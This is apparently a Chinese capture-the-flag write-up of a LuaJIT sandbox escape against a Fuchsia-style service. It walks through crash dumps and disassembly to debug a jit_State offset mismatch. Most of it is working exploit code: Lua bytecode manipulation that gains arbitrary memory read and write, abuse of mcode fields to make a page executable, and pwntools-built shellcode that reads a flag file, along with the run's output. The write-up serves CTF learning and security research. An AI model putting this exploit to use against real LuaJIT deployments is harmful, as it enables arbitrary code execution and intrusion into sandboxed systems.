-- through each prototype in turn, and tweak some of them.
while true do
  local len = read_uleb128()
  if len == 0 then break end
  local pend = p + len
  local flags, numparams, framesize, sizeuv = p[0], p[1], p[2], p[3]
  p = p + 4
  read_uleb128()
  read_uleb128()
```

```
local sizebc = read_uleb128()
local bc = p
local uv = ffi.cast("uint16_t*", p + sizebc * 4)
if numparams == 0 and sizeuv == 3 then
  -- This branch picks out the "inner" function.
  -- The first thing we do is change what the 0th upvalue
  -- points at:
  uv[0] = uv[0] + 2
  -- Then we go through and change everything which was written
  -- as "local_variable = -327XX" in the source to instead be
  -- a KPRI instruction:
  for i = 0, sizebc do
    if bc[0] == BC.KSHORT then
      local rd = ffi.cast("int16_t*", bc)[1]
      if rd <= -32749 then
        bc[0] = BC.KPRI
        bc[3] = 0
        if rd == -32749 then
          -- the `cdata = -32749` line in source also tweaks
          -- the two instructions after it:
          bc[4] = 0
          bc[8] = 0
        end
      end
    end
    bc = bc + 4
  end
elseif sizebc == 1 then
  -- As written, the s_byte, s_char, and s_sub functions each
  -- contain a single "return" instruction. We replace said
  -- instruction with the corresponding fast-function instruction.
  bc[0] = 147 + numparams
  bc[2] = bit.band(1 + numparams, 6)
end
p = pend
```

```
end



function string.fromhex(str)
    return (str:gsub('..', function (cc)
        return string.char(tonumber(cc, 16))
    end))
end

function string.tohex(str)
    return (str:gsub('.', function (c)
        return string.format('%02X', string.byte(c))
end))
end

res = string.tohex(ffi.string(buf, #estr))
local f = io.open("../shellcode.hex", "wb")
f:write(ffi.string(res, #res))
f:close()
print(res)
a = loadstring(string.fromhex(res))
print(a())
-- Finally, save the manipulated bytecode as evil.lua:
```

gen_shellcode.py （填入最后执行的 shellcode）

```
from pwn import *
context(arch='amd64', os='linux')

shellcode = r'''
sub rsi, 0x2710
mov rax, rsi
mov rbp, rax
add rax, 0x73370
mov rdi, %s
push rdi
mov rdi, %s
```

```
push rdi
mov rdi, rsp
push 0
push 114
mov rsi, rsp
call rax
mov rcx, rax
mov rdi, rsp
mov rsi, 100
mov rdx, 100
mov rax, rbp
add rax, 0x733c0
call rax
mov rdi, 1
mov rsi, rsp
mov rdx, 100
mov rax, rbp
add rax, 0x73510
call rax

push 0
ret

'''
print(shellcode)
shellcode = shellcode % (u64('a/flag'.ljust(8, '\x00')), u64('/pkg/dat'))

with open('create.tpl.lua', 'r') as f:
    content = f.read()
    shellcode_hex = repr(asm(shellcode))
    content = content.replace('{SHELLCODE_TPL}', shellcode_hex)
    with open('create.lua', 'w') as f:
        f.write(content)
```

script.lua （实际传入 response 的 lua 代码，留出字节码 hex 部分）

```
function string.fromhex(str)
    return (str:gsub('..', function (cc)
        return string.char(tonumber(cc, 16))
    end))
end

function string.tohex(str)
    return (str:gsub('.', function (c)
        return string.format('%02X', string.byte(c))
end))
end

shellcode = '{}'

function fdb0cdf28c53764e()
    x = loadstring(string.fromhex(shellcode))
    return tostring(x())
end

print(fdb0cdf28c53764e())
```

request.py 和 forward.py 在上一篇中给出了。

最后的利用：

```
python2 gen_shellcode.py
python2 request.py

[DEBUG] Received 0x1c0 bytes:
    '<head>\n'
    '<title>Error response</title>\n'
    '</head>\n'
    '<body>\n'
    '<h1>Error response</h1>\n'
    '<p>Error code 400.\n'
    "<p>Message: Bad request syntax ('rwctf{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}\\x04\\
    '<p>Error code explanation: 400 = Bad request syntax or unsupported method.\n'
```

10.8 一个字节引发的血案

但是到这个时候我就很不爽了。为啥我好不容易才调好的 luajit 逃逸用不了啊，这没道理啊，那我们来分析一下为啥用不了。

第一步，先把代码跑起来，看看 dump 日志。

```
[40698.170] 01045.01203> devmgr: crash_analyzer_listener: analyzing exception type 0x108
[40698.171] 01105.01119> <== fatal exception: process /pkg/bin/frawler[162600] thread initial-
[40698.171] 01105.01119> <== fatal page fault, PC at 0x7a8af11e4b20
[40698.171] 01105.01119>  CS:                   0 RIP:     0x7a8af11e4b20 EFL:              0x
[40698.171] 01105.01119>  RAX:             0x8000 RBX:                   0 RCX:
[40698.171] 01105.01119>  RSI:                  0 RDI:     0x5746f370eb58 RBP:     0x799649e95
[40698.171] 01105.01119>   R8:                  0  R9:                   0 R10:
[40698.171] 01105.01119>  R12:     0x5746f370eb58 R13:         0x100003b8 R14:     0x5746f370e
[40698.171] 01105.01119>  errc:               0x6
[40698.171] 01105.01119> bottom of user stack:
[40698.171] 01105.01119> 0x0000799649e95c78: f11e4acc 00007a8a 10000558 00000000 |.J...z..X...
[40698.171] 01105.01119> 0x0000799649e95c88: f370eed0 00005746 00008008 00000000 |..p.FW......
[40698.171] 01105.01119> 0x0000799649e95c98: 10000558 00000000 49e95cf0 00007996 |X.......\.I
[40698.171] 01105.01119> 0x0000799649e95ca8: f11c7474 00007a8a a1ad8e1c 9b72fb15 |tt...z......
[40698.171] 01105.01119> 0x0000799649e95cb8: f370eec8 00005746 10000558 00000000 |..p.FW..X...
[40698.172] 01105.01119> 0x0000799649e95cc8: 10000558 00000000 f1190868 00007a8a |X.......h...
[40698.172] 01105.01119> 0x0000799649e95cd8: 100003b8 00000000 100003b8 00000000 |............
[40698.172] 01105.01119> 0x0000799649e95ce8: 10000378 00000000 49e95d30 00007996 |x.......0].I
[40698.172] 01105.01119> 0x0000799649e95cf8: f11c5e0d 00007a8a 1000d0b8 00000000 |.^...z......
[40698.172] 01105.01119> 0x0000799649e95d08: 10000558 00000000 00000018 00000000 |X...........
[40698.172] 01105.01119> 0x0000799649e95d18: 100003b8 00000000 10000fa8 00000000 |............
[40698.172] 01105.01119> 0x0000799649e95d28: 49e95e00 00007996 10000378 00000000 |.^.I.y..x...
[40698.172] 01105.01119> 0x0000799649e95d38: f11ff4f6 00007a8a 10000fa8 00000000 |.....z......
[40698.172] 01105.01119> 0x0000799649e95d48: 49e95e00 00007996 fffffee0 00000000 |.^.I.y......
[40698.172] 01105.01119> 0x0000799649e95d58: 10000378 10000378 49e95e00 00007996 |x...x....^.I
[40698.172] 01105.01119> 0x0000799649e95d68: 10000378 00000000 1000d278 00000000 |x.......x...
[40698.172] 01105.01119> arch: x86_64
[40698.184] 01105.01119> dso: id=333103e7c266dfce base=0x7a8af118e000 name=app:/pkg/bin/frawle
[40698.184] 01105.01119> dso: id=8f51b7868dd0d5b9aefede5739518f97f2a580e0 base=0x58f25e8e0000
[40698.184] 01105.01119> dso: id=89d4eb99573947ac792dd4a5e9e498bd44b4eefe base=0x554a3ca5d000
[40698.184] 01105.01119> dso: id=fa0cdaa5591d31e3 base=0x2f6fae109000 name=libc++.so.2
```

```
[40698.184] 01105.01119> dso: id=86f83b6141c863ad base=0x2d3787750000 name=libunwind.so.1
[40698.184] 01105.01119> dso: id=4b87e913774eb02cb107ae0f1385ddfcb877ba2e base=0xe98beb70000 n
[40698.184] 01105.01119> dso: id=ecfc9b0e3f0ca03b base=0xaef30a38000 name=libclang_rt.scudo.so
[40698.184] 01105.01119> dso: id=1b59f762cf98d972 base=0x85aca3d3000 name=libc++abi.so.1
[40698.184] 01105.01119> {{{reset}}}
[40698.185] 01105.01119> {{{module:0x21fb5444:<VMO#162635=libc++abi.so.1>:elf:1b59f762cf98d972
[40698.185] 01105.01119> {{{mmap:0x85aca3d3000:0x16000:load:0x21fb5444:r:0}}}
[40698.185] 01105.01119> {{{mmap:0x85aca3e9000:0x24000:load:0x21fb5444:rx:0x16000}}}
[40698.185] 01105.01119> {{{mmap:0x85aca40d000:0x5000:load:0x21fb5444:rw:0x3a000}}}
[40698.185] 01105.01119> {{{module:0x21fb5445:<VMO#162620=libclang_rt.scudo.s:elf:ecfc9b0e3f0c
[40698.185] 01105.01119> {{{mmap:0xaef30a38000:0x8000:load:0x21fb5445:r:0}}}
[40698.185] 01105.01119> {{{mmap:0xaef30a40000:0xa000:load:0x21fb5445:rx:0x8000}}}
[40698.192] 01105.01119> {{{mmap:0xaef30a4a000:0x4000:load:0x21fb5445:rw:0x12000}}}
[40698.192] 01105.01119> {{{module:0x21fb5446:<VMO#162625=libfdio.so>:elf:4b87e913774eb02cb107
[40698.192] 01105.01119> {{{mmap:0xe98beb70000:0x22000:load:0x21fb5446:rx:0}}}
[40698.192] 01105.01119> {{{mmap:0xe98beb93000:0x4000:load:0x21fb5446:rw:0x23000}}}
[40698.192] 01105.01119> {{{module:0x21fb5447:<VMO#162640=libunwind.so.1>:elf:86f83b6141c863ad
[40698.192] 01105.01119> {{{mmap:0x2d3787750000:0x6000:load:0x21fb5447:r:0}}}
[40698.192] 01105.01119> {{{mmap:0x2d3787756000:0x8000:load:0x21fb5447:rx:0x6000}}}
[40698.192] 01105.01119> {{{mmap:0x2d378775e000:0x3000:load:0x21fb5447:rw:0xe000}}}
[40698.192] 01105.01119> {{{module:0x21fb5448:<VMO#162630=libc++.so.2>:elf:fa0cdaa5591d31e3}}}
[40698.192] 01105.01119> {{{mmap:0x2f6fae109000:0x52000:load:0x21fb5448:r:0}}}
[40698.192] 01105.01119> {{{mmap:0x2f6fae15b000:0x77000:load:0x21fb5448:rx:0x52000}}}
[40698.192] 01105.01119> {{{mmap:0x2f6fae1d2000:0x9000:load:0x21fb5448:rw:0xc9000}}}
[40698.192] 01105.01119> {{{module:0x21fb5449:<VMO#1033=vdso/full>:elf:89d4eb99573947ac792dd4a
[40698.192] 01105.01119> {{{mmap:0x554a3ca5d000:0x7000:load:0x21fb5449:r:0}}}
[40698.192] 01105.01119> {{{mmap:0x554a3ca64000:0x1000:load:0x21fb5449:rx:0x7000}}}
[40698.192] 01105.01119> {{{module:0x21fb544a:<VMO#162604=ld.so.1>:elf:8f51b7868dd0d5b9aefede5
[40698.192] 01105.01119> {{{mmap:0x58f25e8e0000:0xcb000:load:0x21fb544a:rx:0}}}
[40698.192] 01105.01119> {{{mmap:0x58f25e9ac000:0x6000:load:0x21fb544a:rw:0xcc000}}}
[40698.192] 01105.01119> {{{module:0x21fb544b:<VMO#162591=/pkg/bin/frawler>:elf:333103e7c266df
[40698.192] 01105.01119> {{{mmap:0x7a8af118e000:0x1d000:load:0x21fb544b:r:0}}}
[40698.192] 01105.01119> {{{mmap:0x7a8af11ab000:0x57000:load:0x21fb544b:rx:0x1d000}}}
[40698.192] 01105.01119> {{{mmap:0x7a8af1202000:0x4000:load:0x21fb544b:rw:0x74000}}}
[40698.196] 01105.01119> bt#01: pc 0x7a8af11e4b20 sp 0x799649e95c78 (app:/pkg/bin/frawler,0x56
[40698.196] 01105.01119> bt#02: pc 0x7a8af11e4acc sp 0x799649e95c80 (app:/pkg/bin/frawler,0x56
```

```
[40698.197] 01105.01119> bt#03: pc 0x7a8af11c7474 sp 0x799649e95cb0 (app:/pkg/bin/frawler,0x39
[40698.198] 01105.01119> bt#04: pc 0x7a8af11c5e0d sp 0x799649e95d00 (app:/pkg/bin/frawler,0x37
[40698.198] 01105.01119> bt#05: pc 0x7a8af11ff4f6 sp 0x799649e95d40 (app:/pkg/bin/frawler,0x71
[40698.205] 01105.01119> bt#06: pc 0x7a8af11b0547 sp 0x799649e95d90 (app:/pkg/bin/frawler,0x22
[40698.209] 01105.01119> bt#07: pc 0x7a8af11b03a5 sp 0x799649e95db0 (app:/pkg/bin/frawler,0x22
[40698.209] 01105.01119> bt#08: pc 0x7a8af1200af1 sp 0x799649e95e00 (app:/pkg/bin/frawler,0x72
[40698.210] 01105.01119> bt#09: pc 0x7a8af11b3218 sp 0x799649e95e50 (app:/pkg/bin/frawler,0x25
[40698.210] 01105.01119> bt#10: pc 0x7a8af11f9f49 sp 0x799649e95e90 (app:/pkg/bin/frawler,0x6b
[40698.211] 01105.01119> bt#11: pc 0x7a8af11fa0c6 sp 0x799649e95ec0 (app:/pkg/bin/frawler,0x6c
[40698.211] 01105.01119> bt#12: pc 0x7a8af11fa270 sp 0x799649e95f10 (app:/pkg/bin/frawler,0x6c
[40698.211] 01105.01119> bt#13: pc 0x58f25e8f9c48 sp 0x799649e95f60 (libc.so,0x19c48)
[40698.215] 01105.01119> bt#14: pc 0 sp 0x799649e96000
[40698.215] 01105.01119> bt#15: end
[40698.218] 01105.01119> {{{bt:1:0x7a8af11e4b20}}}
[40698.222] 01105.01119> {{{bt:2:0x7a8af11e4acc}}}
[40698.222] 01105.01119> {{{bt:3:0x7a8af11c7474}}}
[40698.223] 01105.01119> {{{bt:4:0x7a8af11c5e0d}}}
[40698.223] 01105.01119> {{{bt:5:0x7a8af11ff4f6}}}
[40698.224] 01105.01119> {{{bt:6:0x7a8af11b0547}}}
[40698.224] 01105.01119> {{{bt:7:0x7a8af11b03a5}}}
[40698.224] 01105.01119> {{{bt:8:0x7a8af1200af1}}}
[40698.226] 01105.01119> {{{bt:9:0x7a8af11b3218}}}
[40698.226] 01105.01119> {{{bt:10:0x7a8af11f9f49}}}
[40698.227] 01105.01119> {{{bt:11:0x7a8af11fa0c6}}}
[40698.227] 01105.01119> {{{bt:12:0x7a8af11fa270}}}
[40698.228] 01105.01119> {{{bt:13:0x58f25e8f9c48}}}
[40698.229] 01105.01119> {{{bt:14:0}}}
```

根据之前我们调 exp 的时候，知道 aslr 的情况来看，非常明显我们没能跳到 shellcode 执行，死在中间了。

幸运的是 dump 里给出了 bt，所以来跟一下，看看是死在哪儿了。在这种时候，如果你之前完整跟了上一篇里的 luajit 代码，并且自己看了一遍，日子就好过多了，毕竟流程上差异不大。

首先是 `0x56b20`，直接原因。

```
LOAD:0000000000056B1B mov     ecx, esi
LOAD:0000000000056B1D shl     ecx, 5
LOAD:0000000000056B20 mov     byte ptr [rax], 6Ah ; 'j'
```

```
LOAD:0000000000056B23 mov     [rax+1], cl
LOAD:0000000000056B26 mov     r9d, esi
LOAD:0000000000056B29 and     r9d, 7
```

rax 目前的值为 0x8000，显然放不进去，但是仔细一看这个结构：

```
_BYTE *__fastcall sub_56B00(__int64 a1, unsigned int a2)
{
  _BYTE *result; // rax
  __int64 v3; // r10
  __int64 v4; // r8
  __int64 v5; // rdx
  __int64 v6; // rcx

  result = *(_BYTE **)(a1 + 264);
  if ( (unsigned __int64)(result + 141) >= *(_QWORD *)(a1 + 272) )
    sub_56BF0((_QWORD *)a1);
  *result = 106;
  result[1] = 32 * a2;
  v3 = -17LL;
  v4 = -81LL;
  v5 = 0LL;
  do
  {
    v6 = v5;
    result[4 * v5 + 2] = -21;
    result[4 * v5 + 3] = v3 - 117;
    result[4 * v5 + 4] = 106;
    result[4 * v5 + 5] = ((32 * (a2 & 7)) | 1) + v5;
    ++v5;
```

这不就是上一篇里的 `asm_exitstub_gen` 么？但是看起来这个死的位置有点奇怪啊，应该是死在了赋值给 `mxp` 的时候了。回顾一下代码：

```
/* Generate an exit stub group at the bottom of the reserved MCode memory. */
static MCode *asm_exitstub_gen(ASMState *as, ExitNo group)
{
  ExitNo i, groupofs = (group*EXITSTUBS_PER_GROUP) & 0xff;
  MCode *mxp = as->mcbot;
  MCode *mxpstart = mxp;
  if (mxp + (2+2)*EXITSTUBS_PER_GROUP+8+5 >= as->mctop)
    asm_mclimit(as);
  /* Push low byte of exitno for each exit stub. */
  *mxp++ = XI_PUSHi8; *mxp++ = (MCode)groupofs; // 应该是这里死了
  for (i = 1; i < EXITSTUBS_PER_GROUP; i++) {
    *mxp++ = XI_JMPs; *mxp++ = (MCode)((2+2)*(EXITSTUBS_PER_GROUP - i) - 2);
```

```
    *mxp++ = XI_PUSHi8; *mxp++ = (MCode)(groupofs + i);
  }
  /* Push the high byte of the exitno for each exit stub group. */
  *mxp++ = XI_PUSHi8; *mxp++ = (MCode)((group*EXITSTUBS_PER_GROUP)>>8);
  /* Store DISPATCH at original stack slot 0. Account for the two push ops. */
  *mxp++ = XI_MOVmi;
  *mxp++ = MODRM(XM_OFS8, 0, RID_ESP);
  *mxp++ = MODRM(XM_SCALE1, RID_ESP, RID_ESP);
  *mxp++ = 2*sizeof(void *);
  *(int32_t *)mxp = ptr2addr(J2GG(as->J)->dispatch); mxp += 4;
  /* Jump to exit handler which fills in the ExitState. */
  *mxp++ = XI_JMP; mxp += 4;
  *((int32_t *)(mxp-4)) = jmprel(mxp, (MCode *)(void *)lj_vm_exit_handler);
  /* Commit the code for this group (even if assembly fails later on). */
  lj_mcode_commitbot(as->J, mxp);
  as->mcbot = mxp;
  as->mclim = as->mcbot + MCLIM_REDZONE;
  return mxpstart;
}
```

再对比一下寄存器值，这里 mxp 其实是 `mcbot`，但是这里的值是 0x8000，0x8000 按理说是我设置的 `mctab[3]`，也就是 `szmcarea` 的值吧?

回顾一下结构：

```
mcprot = 0x0,
  mcarea = 0x1234 <error: Cannot access memory at address 0x1234>,
  mctop = 0x4321 <error: Cannot access memory at address 0x4321>,
  mcbot = 0xdead <error: Cannot access memory at address 0xdead>,
  szmcarea = 0xbeef,
  szallmcarea = 0x1000,
```

那么这里岂不是，错了个位？回想一下最开始的 exp，好像这里就是错了个位啊.

为了保证我们的判断没有错，我们再魔改一下看看。

```
local mcarea = mctab[1]
    mctab[0] = 0x1234/ 2^52 / 2^1022
    mctab[1] = 0x4321/ 2^52 / 2^1022
    mctab[2] = 0xdead / 2^52 / 2^1022
    mctab[3] = asaddr / 2^52 / 2^1022
    mctab[4] = 2^12 / 2^52 / 2^1022
    --while mctab[0] == 0 do end
    local i = 1
    while i < 0x1000000 do
        i = i + 1
        --print(i)
    end
```

崩溃位置在 0x2bd70，此时 rdi 为 '0x4321。

和源码对比之后是可以确认这个函数的：

```
__int64 __fastcall lj_mcode_free(__int64 a1)
{
  __int64 result; // rax
  _QWORD *v2; // rdi
  _QWORD *v3; // rbx

  result = a1;
  v2 = *(_QWORD **)(a1 + 2448);
```

```
  *(_QWORD *)(result + 2448) = 0LL;
  *(_QWORD *)(result + 2480) = 0LL;
  if ( v2 )
  {
    do
    {
      v3 = (_QWORD *)*v2;
      result = mcode_free(v2, v2[1]);
      v2 = v3;
    }
    while ( v3 );
  }
  return result;
}
```

崩溃位置：

```
LOAD:000000000002BD70
LOAD:000000000002BD70 loc_2BD70:
LOAD:000000000002BD70 mov     rbx, [rdi] <-- 崩溃, rdi = 0x4321
LOAD:000000000002BD73 mov     rsi, [rdi+8]
LOAD:000000000002BD77 call    mcode_free
LOAD:000000000002BD7C mov     rdi, rbx
LOAD:000000000002BD7F test    rbx, rbx
LOAD:000000000002BD82 jnz     short loc_2BD70
```

对比原函数：

```
/* Free all MCode areas. */
void lj_mcode_free(jit_State *J)
{
  MCode *mc = J->mcarea;
  J->mcarea = NULL;
  J->szallmcarea = 0;
  while (mc) {
    MCode *next = ((MCLink *)mc)->next;
    mcode_free(J, mc, ((MCLink *)mc)->size);
```

```
    mc = next;
  }
}

static void mcode_free(jit_State *J, void *p, size_t sz)
{
  UNUSED(J); UNUSED(sz);
  VirtualFree(p, 0, MEM_RELEASE);
}
```

J 参数没有用到，似乎被优化掉了，所以只传入了两个参数。更漂亮的是在这里直接得到了 mcarea 在 jit_State 中的偏移，这样应该就可以去对比一下了。

```
gef  p (uint64_t)(&((GG_State*)0x40000378).J.mcarea)-(uint64_t)(&((GG_State*)0x40000378).J)
$7 = 0x988

>>> 0x988
2440
```

而函数里的为 2448，看来确实是错位了，虽然不知道是什么原因，这里也解释了为什么原 exp 无法正常使用了。

这样是不是还原到原 exp 就可以使用了呢?

运行结果:

```
[49833.577] 01105.01119> <== general fault, PC at 0x50c8d6669d70
[49833.577] 01105.01119>  CS:                   0 RIP:     0x50c8d6669d70 EFL:              0x
[49833.577] 01105.01119>  RAX:          0xffffffff RBX: 0x9090909090909090 RCX:     0x7e0029445
[49833.577] 01105.01119>  RSI:                   0 RDI: 0x9090909090909090 RBP:      0x9b703aac
[49833.577] 01105.01119>   R8:                   0  R9:                   0 R10:
[49833.577] 01105.01119>  R12:          0x10000558 R13:          0x100003b8 R14:

[49833.593] 01105.01119> bt#01: pc 0x50c8d6669d70 sp 0x9b703aacc50 (app:/pkg/bin/frawler,0x2bd
[49833.593] 01105.01119> bt#02: pc 0x50c8d66600d4 sp 0x9b703aacc70 (app:/pkg/bin/frawler,0x220
[49833.594] 01105.01119> bt#03: pc 0x50c8d6677b81 sp 0x9b703aaccb0 (app:/pkg/bin/frawler,0x39b
```

真正麻烦的来了，这里访问了无效内存，rdi 的值变为了 0x909090，明显是我们填入的 nop 的值，可是为什么 nop 的值变成了这里的 rdi，也就是 mcarea? 这个时候没有调试器就显得非常难受了，往回追溯一下，上一层调用到 lj_mcode_free 的位置:

```
LOAD:00000000000220A1
LOAD:00000000000220A1 loc_220A1:
LOAD:00000000000220A1 mov     word ptr [r13+1F0h], 0
LOAD:00000000000220AB mov     dword ptr [r13+2E0h], 0
LOAD:00000000000220B6 lea     rdi, [r13+870h] ; s
LOAD:00000000000220BD xor     r14d, r14d
LOAD:00000000000220C0 mov     edx, 200h       ; n
LOAD:00000000000220C5 xor     esi, esi        ; c
LOAD:00000000000220C7 call    _memset
LOAD:00000000000220CC mov     rdi, r12 ; <-- r12是没有用到的，但是是作为了‘lj_mcode_free‘ 的参
LOAD:00000000000220CF call    lj_mcode_free ; <-- 调用到了这里崩溃
LOAD:00000000000220D4 mov     rdi, r12
LOAD:00000000000220D7 call    sub_2BD90
```

再看寄存器值，r12 为 0x10000558，也就是 jit_State 的地址，但是为什么在传入到 mcode_free 的时候，mcarea 的值不对了呢？我们不是已经设置好 mcarea 了吗，怎么会变成了 nop 值？需要调试方法了。

怎么办？还好我们有任意读写，那么我们可以在触发 jit 的奇怪逻辑之前，试试看任意读 dump 出来想要的内容。

```
local mcarea = mctab[1]
    mctab[0] = 0
    mctab[1] = asaddr / 2^52 / 2^1022
    mctab[2] = mctab[1]
    mctab[3] = mctab[1]
    mctab[4] = 2^12 / 2^52 / 2^1022

    hexdump_print(0x10000558 + 2440, 0x30) -- 注意这里查看量太大会触发 jit，所以不能太大

    while mctab[0] == 0 do end
```

```
'00 00 00 00 00 00 00 00 00 50 01 10 00 00 00 00 \n'
    '00 50 01 10 00 00 00 00 00 50 01 10 00 00 00 00 \n'
    '00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 \n'
```

与我们期望的一致，那么确认了在进入的时候是没有问题的，只能是在 lj_mcode_free 的循环中出了问题，

```
LOAD:000000000002BD70
LOAD:000000000002BD70 loc_2BD70:
LOAD:000000000002BD70 mov     rbx, [rdi]
LOAD:000000000002BD73 mov     rsi, [rdi+8]
LOAD:000000000002BD77 call    mcode_free
LOAD:000000000002BD7C mov     rdi, rbx ; <-- 这里改动了rdi
LOAD:000000000002BD7F test    rbx, rbx
LOAD:000000000002BD82 jnz     short loc_2BD70
```

对比原函数，这里是由于在找到链表下一个的时候出了问题，看起来链表下一个的位置位于 +0offset 的位置，因为是直接把 rbx 取出来的。那么也就是，将 0x10015000 作为了链表下一个位置，那看看这个地址的内容呢。

```
'90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 \n'
    '90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 \n'
    '90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 \n'
```

果不其然，这里就是我们填充的内容！那么问题的来源就清楚了，其实本质上讲由于我们的跳转是精准的，并不需要 nop 来 slip，那么直接把 nop4k 的填充内容改为 00 就解决了，

这么一个小小的问题，导致了这个题卡了我好久。。

另外一个需要注意的小问题是 shellcode 的问题，寄存器状态和上一种方法已经不同了，我们得重新去找到 text 段基地址等，不过已经有 shellcode 执行了，这些都是很小的事情了吧。

10.8.1 exploit

orig_exp.tpl.lua

```
-- The following function serves as the template for evil.lua.
-- The general outline is to compile this function as-written, dump
-- it to bytecode, manipulate the bytecode a bit, and then save the
-- result as evil.lua.
local evil = function(v)
  -- This is the x86_64 native code which we'll execute. It
  -- is a very benign payload which just prints "Hello World"
  -- and then fixes up some broken state.
    local shellcode =
        {SHELLCODE_TPL}

  -- The dirty work is done by the following "inner" function.
```

```
-- This inner function exists because we require a vararg call
-- frame on the Lua stack, and for the function associated with
-- said frame to have certain special upvalues.
local function inner(...)
  if false then
    -- The following three lines turn into three bytecode
    -- instructions. We munge the bytecode slightly, and then
    -- later reinterpret the instructions as a cdata object,
    -- which will end up being `cdata<const char *>: NULL`.
    -- The `if false` wrapper ensures that the munged bytecode
    -- isn't executed.
    local cdata = -32749
    cdata = 0
    cdata = 0
  end

  -- Through the power of bytecode manipulation, the
  -- following three functions will become (the fast paths of)
  -- string.byte, string.char, and string.sub. This is
  -- possible because LuaJIT has bytecode instructions
  -- corresponding to the fast paths of said functions. Note
  -- that we musn't stray from the fast path (because the
  -- fallback C code won't be wired up). Also note that the
  -- interpreter state will be slightly messed up after
  -- calling one of these functions.
  local function s_byte(s) end
  local function s_char(i, _) end
  local function s_sub(s, i, j) end

  -- The following function does nothing, but calling it will
  -- restore the interpreter state which was messed up following
  -- a call to one of the previous three functions. Because this
  -- function contains a cdata literal, loading it from bytecode
  -- will result in the ffi library being initialised (but not
  -- registered in the global namespace).
```

```
local function resync() return 0LL end

-- Helper function to reinterpret the first four bytes of a
-- string as a uint32_t, and return said value as a number.
local function s_uint32(s)
  local result = 0
  for i = 4, 1, -1 do
    result = result * 256 + s_byte(s_sub(s, i, i))
    resync()
  end
  return result
end

-- The following line obtains the address of the GCfuncL
-- object corresponding to "inner". As written, it just fetches
-- the 0th upvalue, and does some arithmetic. After some
-- bytecode manipulation, the 0th upvalue ends up pointing
-- somewhere very interesting: the frame info TValue containing
-- func|FRAME_VARG|delta. Because delta is small, this TValue
-- will end up being a denormalised number, from which we can
-- easily pull out 32 bits to give us the "func" part.
local iaddr = (inner * 2^1022 * 2^52) % 2^32

-- The following five lines read the "pc" field of the GCfuncL
-- we just obtained. This is done by creating a GCstr object
-- overlaying the GCfuncL, and then pulling some bytes out of
-- the string. Bytecode manipulation results in a nice KPRI
-- instruction which preserves the low 32 bits of the istr
-- TValue while changing the high 32 bits to specify that the
-- low 32 bits contain a GCstr*.
local istr = (iaddr - 4) + 2^52
istr = -32764 -- Turned into KPRI(str)
local pc = s_sub(istr, 5, 8)
istr = resync()
pc = s_uint32(pc)
```

```
-- The following three lines result in the local variable
-- called "memory" being `cdata<const char *>: NULL`. We can
-- subsequently use this variable to read arbitrary memory
-- (one byte at a time). Note again the KPRI trick to change
-- the high 32 bits of a TValue. In this case, the low 32 bits
-- end up pointing to the bytecode instructions at the top of
-- this function wrapped in `if false`.
local memory = (pc + 8) + 2^52
memory = -32758 -- Turned into KPRI(cdata)
memory = memory + 0

-- Helper function to read a uint32_t from any memory location.
local function m_uint32(offs)
  local result = 0
  for i = offs + 3, offs, -1 do
    result = result * 256 + (memory[i] % 256)
  end
  return result
end

-- Helper function to extract the low 32 bits of a TValue.
-- In particular, for TValues containing a GCobj*, this gives
-- the GCobj* as a uint32_t. Note that the two memory reads
-- here are GCfuncL::uvptr[1] and GCupval::v.
local vaddr = m_uint32(m_uint32(iaddr + 24) + 16)
local function low32(tv)
  v = tv
  return m_uint32(vaddr)
end

-- Helper function which is the inverse of s_uint32: given a
-- 32 bit number, returns a four byte string.
local function ub4(n)
  local result = ""
  for i = 0, 3 do
```

```
    local b = n % 256
    n = (n - b) / 256
    result = result .. s_char(b)
    resync()
  end
  return result
end

local function hexdump_print(addr, len)
    local result = ''
    for i = 0, len - 1 do
        if i % 16 == 0 and i ~= 0 then
            result = result .. '\n'
        end
        result = result .. string.format('%02x', memory[addr + i] % 0x100) .. ' '
    end

    print(result)
end
-- The following four lines result in the local variable
-- called "mctab" containing a very special table: the
-- array part of the table points to the current Lua
-- universe's jit_State::patchins field. Consequently,
-- the table's [0] through [4] fields allow access to the
-- mcprot, mcarea, mctop, mcbot, and szmcarea fields of
-- the jit_State. Note that LuaJIT allocates the empty
-- string within global_State, so a fixed offset from the
-- address of the empty string gives the fields we're
-- after within jit_State.
local mctab_s = "\0\0\0\0\99\4\0\0".. ub4(low32("") + 2748)
  .."\0\0\0\0\0\0\0\0\0\0\0\5\0\0\0\255\255\255\255"
local mctab = low32(mctab_s) + 16 + 2^52
mctab = -32757 -- Turned into KPRI(table)

-- Construct a string consisting of 4096 x86 NOP instructions.
```

```
--local nop4k = "\144"
local nop4k = "\0"
--[[
local zeros = '\0'
for i = 1, 12 do
    zeros = zeros .. zeros
end
--]]

for i = 1, 12 do
    nop4k = nop4k .. nop4k
end

-- Create a copy of the shellcode which is page aligned, and
-- at least one page big, and obtain its address in "asaddr".
local ashellcode = nop4k .. shellcode .. nop4k
local asaddr = low32(ashellcode) + 16
asaddr = asaddr + 2^12 - (asaddr % 2^12)

--print(asaddr)
--hexdump_print(0x100779f8, 0x30)
-- The following seven lines result in the memory protection of
-- the page at asaddr changing from read/write to read/execute.
-- This is done by setting the jit_State::mcarea and szmcarea
-- fields to specify the page in question, setting the mctop and
-- mcbot fields to an empty subrange of said page, and then
-- triggering some JIT compilation. As a somewhat unfortunate
-- side-effect, the page at asaddr is added to the jit_State's
-- linked-list of mcode areas (the shellcode unlinks it).
local mcarea = mctab[1]
mctab[0] = 0
mctab[1] = asaddr / 2^52 / 2^1022
mctab[2] = mctab[1]
mctab[3] = mctab[1]
mctab[4] = 2^12 / 2^52 / 2^1022
```

```
    while mctab[0] == 0 do end


    --[[
    local mcarea = mctab[1]
    --mctab[0] = 0xdeadbeef / 2^52 / 2^1022
    mctab[0] = 0
    mctab[1] = asaddr / 2^52 / 2^1022
    mctab[2] = mctab[1]
    mctab[3] = mctab[1]
    mctab[3] = 0xdeadbeef / 2^52 / 2^1022
    mctab[4] = 2^12 / 2^52 / 2^1022
    --while mctab[0] == 0 do end
    local i = 1
    while i < 0x1000000 do
        i = i + 1
        --print(i)
    end
    --]]
    -- The following three lines construct a GCfuncC object
    -- whose lua_CFunction field is set to asaddr. A fixed
    -- offset from the address of the empty string gives us
    -- the global_State::bc_cfunc_int field.
